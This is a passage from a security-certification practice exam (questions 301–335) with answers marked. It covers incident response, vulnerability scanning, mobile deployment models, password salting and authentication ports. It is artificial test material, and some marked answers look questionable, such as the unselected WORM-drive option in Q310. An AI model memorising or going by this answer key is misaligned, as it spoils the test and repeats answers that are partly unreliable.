- ☐ Have users clear their browsing history and relaunch the session.

Question 301

A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion. Some of the problems the company is encountering include the following:

There is no standardization.
Employees ask for reimbursement for their devices.
Employees do not replace their devices often enough to keep them running efficiently.
The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

- ☐ BYOD
- ☐ VDI
- ☐ COPE
- ☒ CYOD

Question 302

An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server.
Which of the following should a security analyst do FIRST?

- ☒ Make a copy of everything in memory on the workstation.
- ☐ Turn off the workstation.
- ☐ Consult information security policy.
- ☐ Run a virus scan.

Licensed to Berend Post berend.post@it-university.nl

Question 303

An incident response analyst at a large corporation is reviewing proxy log data. The analyst believes a malware infection may have occurred. Upon further review, the analyst determines the computer responsible for the suspicious network traffic is used by the Chief Executive Officer (CEO).

Which of the following is the best NEXT step for the analyst to take?

- ☐ Call the CEO directly to ensure awareness of the event
- ☐ Run a malware scan on the CEO's workstation
- ☐ Reimage the CEO's workstation
- ☒ Disconnect the CEO's workstation from the network

Question 304

An attacker wearing a building maintenance uniform approached a company's receptionist asking for access to a secure area. The receptionist asks for identification, a building access badge and checks the company's list approved maintenance personnel prior to granting physical access to the secure are.

The controls used by the receptionist are in place to prevent which of the following types of attacks?

- ☐ Tailgating
- ☐ Shoulder surfing
- ☒ Impersonation
- ☐ Hoax

Question 305

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks.
Which of the following would have allowed the security team to use historical information to protect against the second attack?

- ☐ Key risk indicators
- ☒ Lessons learned
- ☐ Recovery point objectives
- ☐ Tabletop exercise

Licensed to Berend Post berend.post@it-university.nl

Question 306

A black hat hacker is enumerating a network and wants to remain covert during the process. The hacker initiates a vulnerability scan. Given the task at hand the requirement of being covert, which of the following statements BEST indicates that the vulnerability scan meets these requirements?

- ☐ The vulnerability scanner is performing an authenticated scan.
- ☐ The vulnerability scanner is performing local file integrity checks.
- ☒ The vulnerability scanner is performing in network sniffer mode.
- ☐ The vulnerability scanner is performing banner grabbing.

Question 307

A security analyst conducts a manual scan on a known hardened host that identifies many non-compliant items.
Which of the following BEST describe why this has occurred? (Choose two.)

- ☐ Privileged-user credentials were used to scan the host
- ☒ Non-applicable plugins were selected in the scan policy
- ☐ The incorrect audit file was used
- ☒ The output of the report contains false positives
- ☐ The target host has been compromised

Question 308

After a security assessment was performed on the enterprise network, it was discovered that:
Configuration changes have been made by users without the consent of IT.
Network congestion has increased due to the use of social media.
Users are accessing file folders and network shares that are beyond the scope of their need to know.

Which of the following BEST describe the vulnerabilities that exist in this environment? (Choose two.)

- ☒ Poorly trained users
- ☐ Misconfigured WAP settings
- ☐ Undocumented assets
- ☒ Improperly configured accounts
- ☐ Vulnerable business processes

Licensed to Berend Post berend.post@it-university.nl

Question 309

A security analyst is inspecting the results of a recent internal vulnerability scan that was performed against intranet services.
The scan reports include the following critical-rated vulnerability: Title: Remote Command Execution vulnerability in web server Rating: Critical (CVSS 10.0)
Threat actor: any remote user of the web server

Confidence: certain

Recommendation: apply vendor patches

Which of the following actions should the security analyst perform FIRST?

- ☐ Escalate the issue to senior management.
- ☒ Apply organizational context to the risk rating.
- ☐ Organize for urgent out-of-cycle patching.
- ☐ Exploit the server to check whether it is a false positive.

Question 310

A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

All access must be correlated to a user account.
All user accounts must be assigned to a single individual.
User access to the PHI data must be recorded.
Anomalies in PHI data access must be reported.
Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Select three.)

- ☒ Eliminate shared accounts.
- ☐ Create a standard naming convention for accounts.
- ☒ Implement usage auditing and review.
- ☐ Enable account lockout thresholds.
- ☐ Copy logs in real time to a secured WORM drive.
- ☐ Implement time-of-day restrictions.
- ☒ Perform regular permission audits and reviews.

Licensed to Berend Post berend.post@it-university.nl

Question 311

Which of the following is commonly done as part of a vulnerability scan?

- ☐ Exploiting misconfigured applications
- ☐ Cracking employee passwords
- ☐ Sending phishing emails to employees
- ☒ Identifying unpatched workstations

Question 312

Which of the following would enhance the security of accessing data stored in the cloud? (Select TWO)

- ☐ Block level encryption
- ☒ SAML authentication
- ☐ Transport encryption
- ☒ Multifactor authentication
- ☐ Predefined challenge questions
- ☐ Hashing

Question 313

A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.

Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

- ☐ Transitive access
- ☐ Spoofing
- ☒ Man-in-the-middle
- ☐ Replay

Question 314

Which of the following precautions MINIMIZES the risk from network attacks directed at multifunction printers, as well as the impact on functionality at the same time?

- ☒ Isolating the systems using VLANs
- ☐ Installing a software-based IPS on all devices
- ☐ Enabling full disk encryption
- ☐ Implementing a unique user PIN access functions

Licensed to Berend Post berend.post@it-university.nl

Question 315

A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following types of vulnerability scans should be conducted?

- ☐ Non-credentialed
- ☐ Passive
- ☐ Port
- ☒ Credentialed
- ☐ Red team
- ☐ Active

Question 316

A company is allowing a BYOD policy for its staff.
Which of the following is a best practice that can decrease the risk of users jailbreaking mobile devices?

- ☐ Install a corporately monitored mobile antivirus on the devices.
- ☐ Prevent the installation of applications from a third-party application store.
- ☐ Build a custom ROM that can prevent jailbreaking.
- ☒ Require applications to be digitally signed.

Question 317

An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer. Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?

- ☐ Public
- ☐ Private
- ☐ PHI
- ☒ PII

Question 318

Which of the following locations contain the MOST volatile data?

- ☐ SSD
- ☐ Paging file
- ☐ RAM
- ☒ Cache memory

Licensed to Berend Post berend.post@it-university.nl

Question 319

A security administrator suspects that data on a server has been exhilarated as a result of un-authorized remote access.

Which of the following would assist the administrator in con-firming the suspicions? (Select TWO)

- ☐ Networking access control
- ☒ DLP alerts
- ☒ Log analysis
- ☐ File integrity monitoring
- ☐ Host firewall rules

Question 320

Which of the following should identify critical systems and components?

- ☐ MOU
- ☐ BPA
- ☐ ITCP
- ☒ BCP

Question 321

In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

- ☒ Using salt
- ☐ Using hash algorithms
- ☐ Implementing elliptical curve
- ☐ Implementing PKI

Question 322

A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test.

Which of the following has the administrator been tasked to perform?

- ☐ Risk transference
- ☐ Penetration test
- ☐ Threat assessment
- ☒ Vulnerability assessment

Licensed to Berend Post berend.post@it-university.nl

Question 323

A security administrator has completed a monthly review of DNS server query logs. The administrator notices continuous name resolution attempts from a large number of internal hosts to a single Internet addressable domain name. The security administrator then correlated those logs with the establishment of persistent TCP connections out to this domain. The connections seem to be carrying on the order of kilobytes of data per week.

Which of the following is the MOST likely explanation for this company?

- ☐ An attacker is infiltrating large amounts of proprietary company data.
- ☐ Employees are playing multiplayer computer games.
- ☐ A worm is attempting to spread to other hosts via SMB exploits.
- ☒ Internal hosts have become members of a botnet.

Question 324

During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall.

Which of the following will the audit team most l likely recommend during the audit out brief?

- ☐ Discretionary access control for the firewall team
- ☒ Separation of duties policy for the firewall team
- ☐ Least privilege for the firewall team
- ☐ Mandatory access control for the firewall team

Question 325

Which of the following are MOST susceptible to birthday attacks?

- ☒ Hashed passwords
- ☐ Digital certificates
- ☐ Encryption passwords
- ☐ One time passwords

Question 326

A corporation is concerned that, if a mobile device is lost, any sensitive information on the device could be accessed by third parties. Which of the following would BEST prevent this from happening?

- ☒ Initiate remote wiping on lost mobile devices
- ☐ Use FDE and require PINs on all mobile devices
- ☐ Use geolocation to track lost devices
- ☐ Require biometric logins on all mobile devices

Licensed to Berend Post berend.post@it-university.nl

Question 327

A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program.
Which of the following issue could occur if left unresolved? (Select TWO)

- ☐ MITM attack
- ☒ DoS attack
- ☐ DLL injection
- ☐ Buffer overflow
- ☒ Resource exhaustion

Question 328

A security administrator has configured a RADIUS and a TACACS+ server on the company's network. Network devices will be required to connect to the TACACS+ server for authentication and send accounting information to the RADIUS server. Given the following information:

RADIUS IP: 192.168.20.45
TACACS+ IP: 10.23.65.7

Which of the following should be configured on the network clients? (Select two.)

- ☐ Accounting port: TCP 389
- ☐ Accounting port: UDP 1812
- ☒ Accounting port: UDP 1813
- ☒ Authentication port: TCP 49
- ☐ Authentication port: TCP 88
- ☐ Authentication port: UDP 636

Question 329

Hacktivists are most commonly motivated by:

- ☐ curiosity
- ☐ notoriety
- ☐ financial gain
- ☒ political cause

Licensed to Berend Post berend.post@it-university.nl

Question 330

A help desk technician receives a phone call from an individual claiming to be an employee of the organization and requesting assistance to access a locked account. The help desk technician asks the individual to provide proof of identity before access can be granted. Which of the following types of attack is the caller performing?

- ☐ Phishing
- ☐ Shoulder surfing
- ☒ Impersonation
- ☐ Dumpster diving

Question 331

Which of the following is the BEST reason for salting a password hash before it is stored in a database?

- ☒ To prevent duplicate values from being stored
- ☐ To make the password retrieval process very slow
- ☐ To protect passwords from being saved in readable format
- ☐ To prevent users from using simple passwords for their access credentials

Question 332

A penetration tester harvests potential usernames from a social networking site. The penetration tester then uses social engineering to attempt to obtain associated passwords to gain unauthorized access to shares on a network server.
Which of the following methods is the penetration tester MOST likely using?

- ☐ Escalation of privilege
- ☐ SQL injection
- ☒ Active reconnaissance
- ☐ Proxy server

Question 333

Which of the following cryptographic attacks would salting of passwords render ineffective?

- ☐ Brute force
- ☐ Dictionary
- ☒ Rainbow tables
- ☐ Birthday

Licensed to Berend Post berend.post@it-university.nl

Question 334

Which of the following methods is used by internal security teams to assess the security of internally developed applications?

- ☐ Active reconnaissance
- ☐ Pivoting
- ☒ White box testing
- ☐ Persistence

Question 335

An organization is providing employees on the shop floor with computers that will log their time based on when they sign on and off the network.

Which of the following account types should the employees receive?

- ☐ Shared account
- ☐ Privileged account
- ☒ User account
- ☐ Service account

Licensed to Berend Post berend.post@it-university.nl